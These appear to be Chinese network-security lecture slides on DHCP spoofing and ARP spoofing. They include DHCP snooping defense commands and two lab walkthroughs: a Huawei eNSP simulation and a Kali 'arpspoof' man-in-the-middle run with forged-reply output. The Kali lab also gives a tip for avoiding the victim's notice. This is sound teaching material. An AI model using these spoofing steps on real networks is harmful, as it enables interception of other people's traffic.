
2．DHCP欺骗攻击原理



- 黑客伪造一个DHCP服务器，并将其接入网络中，**伪造的DHCP服务器中将黑客终端的IP地址作为默认网关地址，**
- 当终端从伪造的DHCP服务器获取错误的默认网关地址后，所有发送给其他网络的IP分组将首先发送给黑客终端。

2.3.3 DHCP欺骗攻击

3．DHCP欺骗攻击过程




- 如果黑客终端想要截获所有LAN 1内终端发送给其他局域网的IP分组，可以在LAN 1内连接一个伪造的DHCP服务器，
- 伪造的DHCP服务器配置的子网掩码和可分配的IP地址范围与正常DHCP服务器为LAN 1配置的参数基本相同，但**将默认网关地址设置为黑客终端地址192.1.1.253**。
- 如果LAN 1内终端通过伪造的DHCP服务器获得网络信息，其中的默认网关地址是黑客终端地址，从而使得LAN 1内终端**将所有发送给其他局域网的IP分组先传输给黑客终端。**

2.3.3 DHCP欺骗攻击

3．DHCP欺骗攻击过程

要求：用PT搭建网络拓扑，进行DHCP欺骗攻击



4．DHCP欺骗攻击的防御

- DHCP欺骗攻击的**原因**：交换机无法判别接收到的DHCP响应消息的合法性
- 防御DHCP欺骗攻击的关键：是**不允许伪造的DHCP服务器接入局域网**，如以太网交换机端口只允许接收经过验证的DHCP服务器发送的DHCP提供的确认消息。
- 解决**思路**：由管理员确定允许接收DHCP响应消息的交换机端口，交换机**丢弃所有从其他端口接收到的DHCP响应消息。**
- 具体**措施**：交换机启动防DHCP欺骗攻击的功能，只有连接在信任端口的DHCP服务器才能为终端提供自动配置网络信息的服务


2.3.3 DHCP欺骗攻击及防御

4．DHCP欺骗攻击的防御

具体措施：在交换机端口启动防DHCP欺骗功能

要求：用PT搭建网络拓扑，进行防DHCP攻击的实验

交换机启动防DHCP欺骗攻击的功能，只有连接在信任端口的DHCP服务器才能为终端提供自动配置网络信息的服务



关键代码：

```
Switch(config)#ip dhcp snooping
Switch(config)#ip dhcp snooping vlan 1
Switch(config)#interface FastEthernet0/4
Switch(config-if)#ip dhcp snooping trust
Switch(config-if)#exit
Switch(config)#
```

2.3.3 DHCP欺骗攻击及防御

4．DHCP欺骗攻击的防御

具体措施：在交换机端口启动防DHCP欺骗功能

要求：用PT搭建网络拓扑，进行防DHCP攻击的实验

验证步骤：


1. 先验证没有防护措施的时候，终端从哪台DHCP服务器获取IP地址
2. 从假的DHCP服务器获取地址后，尝试向外发送ping包，看数据包发给谁
3. 实施安全措施后，验证没有防护措施的时候，终端从哪台DHCP服务器获取IP地址

2.2.4 ARP欺骗攻击及防御

1．ARP协议工作原理及漏洞

❖什么是ARP

- Address Resolution Protocol：地址解析协议。
- 作用：根据接收终端的IP地址解析出接收终端的MAC地址



- ARP工作原理（以A向B发送数据为例）
  1. A检查自己的ARP Cache，是否有B的信息；
  2. 若没找到，发送ARP广播请求，附带自身信息；
  3. B将A的信息加入自己的ARP Cache；
  4. B回应A一个ARP信息；
  5. A将B的信息加入自己的ARP Cache；
  6. A使用ARP Cache中的信息向B发消息。

思考：ARP有何缺陷?

2.2.4 ARP欺骗攻击及防御

1．ARP协议工作原理及漏洞

ARP的缺陷


- ARP建立在**信任**局域网内所有结点的基础上——**高效但不安全**
- **无状态的协议，**不检查是否发过请求或是否是合法的应答，不只在发送请求后才接收应答。
- 只要收到目标MAC是自己的ARP请求包或ARP应答包，就接受并缓存，将应答包里的MAC地址与IP对应的关系**替换掉**原有的ARP缓存表里的相应信息。

- 这样，便为ARP欺骗提供了可能，恶意节点可以发布虚假的ARP报文从而影响网内结点的通信，甚至可以做“中间人”

2.2.4 ARP欺骗攻击及防御

2．ARP欺骗攻击原理

黑客将被攻击者的IP地址和黑客的MAC地址绑定




- 黑客终端A发送的ARP请求响应报文中给出IP地址IP B和MAC地址MAC A对：<IP B, MACA>
- 其他终端ARP缓冲区建立IP B与MAC A之间绑定；
- 其他终端将目的IP地址为IP B的IP分组封装成以MAC A为目的MAC地址的MAC帧。

https://haokan.baidu.com/v?pd=wisenatural&vid=8860814917558958036

2.2.4 ARP欺骗攻击及防御

3．ARP欺骗攻击过程

黑客将被攻击者的IP地址和黑客的MAC地址绑定



① 黑客终端发送将IP A和MAC C绑定的ARP请求响应报文；

② 路由器缓冲区中记录IP A和MAC C绑定项；

③ 路由器将目的IP地址为IP A的IP分组封装成以MAC C为目的MAC地址的MAC帧。


思考：如何防御ARP欺骗攻击?

2.2.4 ARP欺骗攻击及防御

3．ARP欺骗实战1(eNSP)

黑客将被攻击者的IP地址和黑客的MAC地址绑定

要求：用华为eNSP搭建网络拓扑，进行ARP欺骗攻击



黑客PC3发送一个将自己的MAC地址和被攻击者PC1的IP地址绑定的ARP请求报文，
使得路由器AR1的ARP缓冲区中建立终端PC1的IP地址和PC3的MAC地址绑定在一起的ARP表项

1. 配置路由器接口IP地址

```
<Huawei>system-view
[Huawei]undo info-center enable
[Huawei]interface gigabitethernet0/0/0
[Huawei-GigabitEthernet0/0/0]ip address 192.1.1.254 24
[Huawei-GigabitEthernet0/0/0]interface gigabitethernet0/0/1
[Huawei-GigabitEthernet0/0/1]ip address 192.1.2.254 24
[Huawei-GigabitEthernet0/0/1]quit
[Huawei]quit
<Huawei>save
```

2. PC1 PC2 PC3 ping 路由器网关192.1.1.254，
以便在路由器的ARP中建立ARP表项

```
ping 192.1.1.254

<Huawei>display arp
```

3.PC4 ping pc1 能正常通信

```
ping 102.1.1..1
```

4. 清除 pc3 arp缓存 arp -d
5. 把PC3的IP地址改为192.1.1.1，并给路由器发包，ping 192.1.1.254
6. 路由器查看arp缓存，发现PC1的地址绑定了PC3的mac

```
<Huawei>display arp
```


7. 把PC3的IP地址改回192.1.1.3，PC4 ping pc1,发现不通，
但在PC3接口处抓包，可以抓到该数据包

2.2.4 ARP欺骗攻击及防御

3．ARP攻击实战2（Kali） 黑客将网关的IP地址以及被攻击者的IP地址和黑客的MAC地址绑定

要求：用ARPspoof工具，进行ARP欺骗攻击

- Arpspoof 是一款进行ARP欺骗攻击的工具。下面介绍其ARP 欺骗的实例。
- 实验环境：
  - 攻击者主机（Kali） ip:192.168.159.129
  - 受害者主机（Windows） ip:192.168.159.128
- ①Windows查看ARP缓存表。arp -a




```
C:\Users\ ▓▓▓arp -a

接口: 192.168.159.128 --- 0xb
  Internet 地址         物理地址              类型
  192.168.159.2         00-50-56-f4-82-69     动态
  192.168.159.129       00-0c-29-35-d9-62     动态
  192.168.159.255       ff-ff-ff-ff-ff-ff     静态
  224.0.0.22            01-00-5e-00-00-16     静态
  224.0.0.252           01-00-5e-00-00-fc     静态
  239.255.255.250       01-00-5e-7f-ff-fa     静态
  255.255.255.255       ff-ff-ff-ff-ff-ff     静态
```

网关IP-MAC

攻击者IP-MAC

查看被攻击者的ARP缓存：

攻击前，网关的IP和MAC映射关系正确

2.2.4 ARP欺骗攻击及防御

3．ARP攻击实战2（Kali） 黑客将网关的IP地址以及被攻击者的IP地址和黑客的MAC地址绑定

要求：用ARPspoof工具，进行ARP欺骗攻击

- 攻击者(Kali)ARP缓存表：

```
┌──(kali㉿kali)-[~]
└─$ arp
Address                  HWtype  HWaddress           Flags Mask            Iface
192.168.159.254          ether   00:50:56:e0:02:56   C                     eth0
192.168.159.128          ether   00:0c:29:06:e7:10   C                     eth0
192.168.159.2            ether   00:50:56:f4:82:69   C                     eth0
```

查看攻击者的ARP缓存，网关的IP和MAC映射关系

- 由上述两表可知：
  - 网关IP地址：192.168.159.2
  - 网关MAC地址：00:50:56:f4:82:69
- ②开启IP转发。进行ARP欺骗之前必须要开启IP转发，否则当欺骗成功之后，目标主机会断网，这样就会被对方察觉。攻击者输入以下指令开启IP转发：
  - #echo 1 > /proc/sys/net/ipv4/ip_forward

2.2.4 ARP欺骗攻击及防御

3．ARP攻击实战2（Kali）

黑客将网关的IP地址以及被攻击者的IP地址和黑客的MAC地址绑定

要求：用ARPspoof工具，进行ARP欺骗攻击

③在攻击主机上，使用arpspoof命令进行欺骗。该命令使用方法如下：

- □ #arpspoof -i <网卡名>-t<欺骗目标的IP><网关IP>
- □ 攻击者输入arpspoof -i eth0 -t **192.168.159.128 192.168.159.2**，从而向目标主机发送ARP响应包。

```
┌──(root㉿kali)-[/home/kali]
└─# arpspoof -i eth0 -t 192.168.159.128 192.168.159.2
0:c:29:35:d9:62 0:c:29:6:e7:10 0806 42: arp reply 192.168.159.2 is-at 0:c:29:35:d9:62
0:c:29:35:d9:62 0:c:29:6:e7:10 0806 42: arp reply 192.168.159.2 is-at 0:c:29:35:d9:62
0:c:29:35:d9:62 0:c:29:6:e7:10 0806 42: arp reply 192.168.159.2 is-at 0:c:29:35:d9:62
0:c:29:35:d9:62 0:c:29:6:e7:10 0806 42: arp reply 192.168.159.2 is-at 0:c:29:35:d9:62
0:c:29:35:d9:62 0:c:29:6:e7:10 0806 42: arp reply 192.168.159.2 is-at 0:c:29:35:d9:62
0:c:29:35:d9:62 0:c:29:6:e7:10 0806 42: arp reply 192.168.159.2 is-at 0:c:29:35:d9:62
0:c:29:35:d9:62 0:c:29:6:e7:10 0806 42: arp reply 192.168.159.2 is-at 0:c:29:35:d9:62
